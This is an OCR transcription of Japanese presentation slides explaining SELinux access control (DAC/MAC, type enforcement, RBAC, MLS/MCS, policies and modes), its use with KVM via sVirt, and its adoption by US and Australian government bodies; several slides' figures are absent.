
DACとMAC(続き)

- MACで脆弱性のあるhttpdが攻撃されると...
  - 被害は最小限



DACとMAC(続き)

- SELinuxはDAC・MACの組み合わせ




最小特権

- プロセスやユーザに不要な特権を与えない
  - TE（Type Enforcement）
  - RBAC（Role Based Access Control）
  - MLS/MCS


TE

- 英語のSVO構文と同じ
  - S：プロセス、V：アクセスベクタ、O：リソース
- プロセスにはドメイン、リソースにはタイプ
  - 許可するSVOを定義＝セキュリティポリシー




RBAC

- ロールに必要な権限だけを設定
  - ユーザにあるロールになることを許可
  - ロールに利用できるドメインを設定



MLS/MCS

- Multi Level Security
  - セキュリティコンテキストにレベルを追加
- Multi Category Security
  - セキュリティコンテキストにカテゴリを追加



セキュリティポリシー


- strict
  - デフォルト：全て拒否
  - 最小権限の原則の徹底
  - 汎用的なサーバでは適用が難しい
- targeted
  - デフォルト：全て許可
  - unconfined_tドメインの追加
  - エッジサーバを保護
    - httpd, dhcpd, mysqld, named...

3つのモード

- disabled
  - SELinuxは無効
- permissive
  - ポリシーチェックが行われロギングされるが、アクセスベクターの停止は行われない
- enforcing
  - アクセスベクターが強制停止される

KVM

- KVM：Kernel-based Virtual Machine
  - CPUの仮想化支援機能を利用するためのカーネルモジュール
  - Intel VT / AMD-Vが必須
  - ハイパーバイザを高速化
    - 現在の実装ではQEMUを高速化




KVM(続き)

- QEMU
  - KVM以前から開発・利用
  - 多種のOSで動作
    - 命令を動的に変換
    - x86(_64)、ia64、ARM、SPARC...
  - 各種H/Wのエミュレーションを提供
  - ユーザプロセス
    - SELinuxでは1ドメインとして扱われる


新たなる脅威

- 従来の攻撃はネットワーク経由




新たなる脅威(続き)

- 新たな攻撃はハイパーバイザ経由




Svirt

- SELinuxを仮想化に適用
  - セキュリティポリシーをハイパーバイザに
- libvirtを拡張
  - 仮想ゲストやリソース
  - ラベル・virtd_isolated_t:<UUID>を付与



Xenとの比較

- KVMでは孤立させられる



利用状況(米)

- 米政府
  - ミリタリーとシビリアンで標準を区別
  - ミリタリー
    - DISA（国防情報システム局）が管轄
    - NIAPがポリシーを管理：CCが用いられる
      - PL-1～3ではSELinuxは不要
      - 最高レベルではSELinuxが必須

利用状況(米·続き)

- シビリアン
  - NIST（国立標準技術研究所）が管轄
  - FISMAがポリシーを管理
    - FDCC（Federal Desktop Core Configuration）を用いる
    - Red Hatも参加し策定作業中
      - SELinuxが必要
      - 近々公開される予定

利用状況(米·続き)

- 利用している組織
  - NAVY
    - MLS（SELinux）を利用
  - Marines / Coast Guard
    - NAVYと同様
  - いくつかの情報部（非公開）
    - SELinuxを利用

利用状況(米·続き)

- 利用予定の組織
  - FISMAのポリシーを利用する全部局
  - NASA、農務省、司法省など

利用状況(オーストラリア)

- オーストラリア国防軍
  - 全てのサービスでSELinuxを利用
  - “Australian Defense Force uses it in all Services. None of them ever turn SELinux off.” by Ross Ford, Federal Territory Manager in Australia